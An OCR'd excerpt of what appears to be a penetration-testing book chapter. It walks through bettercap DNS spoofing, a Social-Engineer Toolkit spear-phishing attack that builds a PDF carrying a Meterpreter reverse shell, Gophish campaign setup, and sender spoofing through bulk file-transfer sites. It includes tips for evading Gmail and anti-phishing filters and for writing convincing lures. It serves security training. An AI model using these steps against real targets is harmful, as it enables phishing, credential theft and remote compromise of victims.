


Figure 5.24: Configuring bettercap to sniff the network

To ensure that all the targets on the network are poised first, testers need to enable network sniffing and ARP spoofing modules by typing `net.sniff on` and `arp.spoof on` in the bettercap terminal. Successful DNS redirection will be captured in the bettercap terminal, as shown in *Figure 5.25*:




Figure 5.25: Successful redirection of DNS Microsoft.com to the attacker's IP

When the victims on the network visit `microsoft.com`, they will be sent to the Apache service that is hosted on the attacker's IP. Attackers can choose to clone the `microsoft.com` and host it on their Apache server. This attack is more successful in an internal infrastructure where there is no additional DNS security protection.

Most companies have DNS protection on their external infrastructure, such as Cloudflare, AWS Shield, and Akamai.

Spear phishing attack


Phishing is an email fraud attack carried out against a large number of victims, such as a list of known American internet users. The targets are generally not connected, and the email does not attempt to appeal to any specific individual.

Instead, it contains an item of general interest (for example, *Click here to get COVID-19 vaccination*) and a malicious link or attachment. The attacker plays the odds that at least some people will click on the attachment to initiate the attack.

On the other hand, spear phishing is a highly specific form of phishing attack; by crafting the email message in a particular way, the attacker hopes to attract the attention of a specific audience. For example, if the attacker knows that the sales department uses a particular application to manage its customer relationships, they may spoof an email pretending that it is from the application's vendor with a subject line of `Emergency fix for <application> - Click link to download.`

The following steps are involved in successfully launching a spear phishing attack:

1. Before launching the attack, ensure that `sendmail` is installed on Kali (`sudo apt-get install sendmail`) and change from `SENDMAIL=OFF` to `SENDMAIL=ON` inside the `set.config` file located in `*etc*setoolkit/`.



If testers receive any error messages related to `broken package exim*`, you should run `sudo apt-get purge exim4-base exim4-config` and then run `sudo apt-get install sendmail`.

2. To perform the attack, launch SET and then select `Social Engineering Attacks` from the main menu, and then select `Spear-Phishing Attack Vectors` from the submenu. This will launch the start options for the attack, as shown in *Figure 5.26*:




Figure 5.26: Spear phishing main menu

3. Select `1` to perform a mass email attack; you will then be presented with a list of attack payloads, as shown in *Figure 5.27*:




Figure 5.27: List of available exploits within the spear phishing module

4. The attacker can select any available payload, according to the attacker's knowledge of available targets gained during the reconnaissance phase. In this example, we will take the `7) Adobe Flash Player "Button" Remote Code Execution` option.

   When you select `7`, you will be prompted to select the payloads, as shown in *Figure 5.28*. We have utilized Windows Meterpreter reverse shell HTTPS for this example:




Figure 5.28: Supported payloads within the framework

Once the payload and exploit are ready from the SET console, attackers will get the confirmation shown in *Figure 5.29*:

```
set:payloads>1
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.0.103]:
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[-] Sendmail is a Linux based SMTP Server, this can be used to spoof email addresses.
[-] Sendmail can take up to three minutes to start FYI.
[*] Sendmail is set to ON
set:phishing> Start Sendmail? [yes|no]:yes
[-] NOTE: Sendmail can take 3-5 minutes to start.
Starting sendmail (via systemctl): sendmail.service
.
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.
```

Figure 5.29: Creating a PDF file with the Adobe exploit

5. Now, you will be able to rename the file by selecting option `2. Rename the file, I want to be cool`.
6. Once you rename the file, you will be provided with two options to select, either `E-mail Attack Single Email Address` or `E-mail Attack Mass Mailer`.
7. Attackers can choose the mass mailer or individually target a weaker victim, depending on their preference. If we use a single email address, SET provides further templates that can be utilized by the attackers, as shown in *Figure 5.30*:




Figure 5.30: Available pre-defined templates for a single email address as the target

8. After you select the phishing template, you will be offered the option of using your own Gmail account to launch the attack (`1`) or using your own server or open relay (`2`). If you use a Gmail account, it is likely that the attack will fail; Gmail inspects outgoing emails for malicious files and is very effective at identifying payloads produced by SET and the Metasploit framework. If you have to send a payload using Gmail, use Veil 3.1 to encode it first.

It is recommended that you use the `sendmail` option to send executable files; it allows you to spoof the source of the email to make it appear as though it originated from a trusted source. To

ensure that an email is effective, the attacker should take note of the following points:

- The content should provide an inducement (the new server will be faster, have improved antivirus) and a stick (changes you will have to make before you can access your email). Most people respond to immediate calls for action, particularly when it affects them.
- In the sample given previously, the attached document is titled `template.pdf`. In a real-world scenario, this would be changed to `instructions.pdf`.
- Ensure that your spelling and grammar are correct, and the tone of the message matches the content.
- The title of the individual sending the email should match the content.
- If the target organization is small, you may have to spoof the name of a real individual and send the email to a small group that would not normally interact with that person.
- Include a phone number; it makes the email look more official, and there are various ways to use commercial voice over IP solutions to obtain a short-term phone number with a local area code.

Once the attack email is sent to the target, successful activation (the recipient launches the executable) will create a reverse Meterpreter tunnel to the attacker's system. The attacker will then be able to control the compromised system.

Email phishing using Gophish

Gophish is a fully integrated open-source phishing framework and also has commercial support. The framework makes it easy for any type of user to quickly create a phishing campaign and deploy a sophisticated phishing simulation or perform a real attack within a few minutes. Unlike SET, Gophish is not preinstalled on Kali Linux. In this section, we will explore how to set up the environment:

1. Download the right release, according to your system configuration, by visiting `https://github.com/gophish/gophish/releases`. In this book, we will utilize the gophish-v0.11.1 64-bit Linux version.
2. Once the app is download to Kali Linux, we will unzip the folder and configure the `config.json` file with the right information; attackers can choose to utilize any custom database, such as MySQL, MSSQL, and so on. We will use `sqlite3`; an explicit IP address must be declared in `listen_url` if testers prefer to share the same resource over the LAN, as shown in *Figure 5.31*. It is set to `0.0.0.0` to listen on all Ethernet adapters.

   By default, it will be exposed only to the localhost:

Figure 5.31: Changing the Gophish configuration files and setting the listen URL to 0.0.0.0:3333

3. The next step is to change the file permission to execute by running `chmod +x gophish` in the Kali Linux terminal. Finally, run the application by typing `sudo ./gophish` from the same folder, which should bring up the Gophish web application portal on port `3333` by default, with a self-signed SSL certificate. To avoid the default credentials for the application, the latest version of Gophish generates a temporary password for the `admin` user during the initial startup script, as shown in *Figure 5.32*:




Figure 5.32: Auto generated admin user password when Gophish is launched

4. You should now be able to access the application by visiting `https://yourIP:3333`; you should now be able to log in with the user `admin` and the password captured from the previous step. This should force the testers to reset their initial password, as shown in *Figure 5.33*:




Figure 5.33: Forced password reset screen of Gophish after successful login for user admin

Testers will receive a certificate error in the browser when it is hosted internally with the Gophish self-signed certificates.

Launching a phishing attack using Gophish

There are prerequisites that need to be set up in Gophish before launching a phishing campaign. They can be broadly divided into several important steps to do before launching a successful campaign:

1. **Templates**: Templates are a very crucial part of phishing; you must be able to create your own templates based on your game plan. The most commonly used templates are Office365, Webmail, and internal Facebook and Gmail logins. Some of the templates can be found at https://github.com/PacktPublishing/Mastering-Kali-Linux-for-Advanced-Penetration-Testing-4E/tree/main/Chapter%2005.

   The following simple steps are involved in creating the templates: while in the Templates section, click on **New Template**, enter details in the **Name** and **Subject** fields, click on HTML, copy the raw HTML contents from the templates, paste them in the editor, and click on **Save Template**.

2. **Landing Pages**: The effectiveness of the phishing campaign will always relate to how you redirect the victims to a legitimate website using the landing pages.

   Similar to the steps under Templates, navigate to Landing Page on the left menu, click on **New page,** enter the **Name**, and copy

and paste the template—you may also directly import a site. Finally, click on **Save Page**.

3. **Sending Profiles**: A profile is the place where you will have all the SMTP details and sender details; Gophish allows attackers to have multiple profiles defined, along with custom email headers.

   To create a profile, click on **Send Profile**, **New Profile**, and enter the **Name** and **Interface type**; by default, it should be **SMTP**. Enter the **From** section with an Email ID of your choosing. **Host** is the SMTP server—attackers can choose their own or use an existing service, such as AWS. In our case, we will use `smtp.gmail.com:465` and enter the **username** and **password**. Most anti-phishing solutions block emails based on the header information. Therefore, try using the **Email headers** `Microsoft Office Outlook XX` or `Outlook Express for Macintosh`. If all the settings are working, you can click on **Send Test Email**. A successful test email should look similar to the one shown in *Figure 5.34*. Finally, click on **Save Profile**:




Figure 5.34: Default email from Gophish

Testers using the Gmail services must ensure that **Less secure App access** is turned on to allow the third-party application to use the services. This can be achieved by visiting https://myaccount.google.com/lesssecureapps?pli=1 and turning on **Allow less secure apps**.

4. **Users and groups**: Upload single or multiple targeted victims' email IDs with their first and last names. Gophish allows testers to create groups and import them in CSV format.

   Navigate to **Users & Groups** from the menu, click on **New Group**, and either import a CSV-formatted file or manually

enter the first name, last name, email ID, and position. Click on **Add** and then click on **Save Changes**.

5. **Account Management**: A single instance can spin multiple phishing campaigns; hence individual users can have their own account to the portal.
6. **Webhook**: A webhook is simply a web callback or HTTP push **Application Programming Interface** (**API**). This option allows the testers to implement a webhook, which can help push the results directly to any third-party API.

Once we have all the templates, landing pages, users, and sending profiles set, we are now set to launch the campaign by clicking on the **Campaigns** from the menu. Then click on **New Campaign** and enter the **Name** of the campaign. Select the **Email template**, **Landing Page**, and provide the **URL** of the host/IP that will serve the phishing pages; typically, this would be the same Kali Linux IP address as where Gophish is running. Select **Launch date** or schedule the date and time, select the **Sending profile** that was created, select the **Groups**, as shown in *Figure 5.35*, and finally click **Launch Campaign**. We can select the date and time when the phishing will start and the group of target victims. Gophish also provides an option to test an email to see whether it was blocked or delivered straight to the target's inbox, depending on the templates selected:




Figure 5.35: Launching an email campaign on specific targets

Once the campaign is successfully launched, the victim should receive an email based on the templates that were chosen during the campaign selection. An email with the `Microsoft Teams Unread messages` template would look similar to that shown in *Figure 5.36*:




Figure 5.36: Sample phishing email that uses the Microsoft Teams Unread template

When the target user clicks on any link in the email, they will be taken to the Landing Page along with the Unique RID number that is generated by Gophish to the target user. A sample Office 365 landing page should be seen, as shown in *Figure 5.37*:




Figure 5.37: Sample Office 365 landing page when the victim clicks on the link

The same landing page can also be hooked with a BeEF framework to hijack browsers to take advantage of the users' current browser sessions; however, we will explore the details of BeEF in *Chapter 7*, *Exploiting Web-Based Applications*.

Finally, the testers can track all the emails sent, opened, clicked, and submitted per campaign launched, as shown in *Figure 5.38*:




Figure 5.38: Gophish dashboard

The **Email Reported** option includes the users who spotted the phishing emails and reported them as suspicious. Typically, an internal IT security team member can use this output to evaluate their users' cyber-security awareness.

We now have explored how to download, install, and run Gophish, along with launching an email phishing campaign.

Using bulk transfer as phishing to deliver payloads

Attackers can also utilize bulk file transfer software, such as Smash, Hightail, Terashare, WeTransfer, SendSpace, and DropSend. Let's take a simple scenario: assume we have targeted two people, a finance administrator and a CEO. Attackers can simply send files between these two victims, visiting one of the bulk transfer websites, such as `sendspace.com`, and upload a malicious file, while setting the sender as `Financeadmin@targetcompany.com`, and `ceo@targetcompany.com` as the receiver. Once the file is uploaded, both parties will receive the emails with the file link; in this case, `ceo@targetcompany.com` will receive an email stating that the file was sent successfully, and `Financeadmin@cyberhia.com` will receive something similar, as shown in *Figure 5.39*:

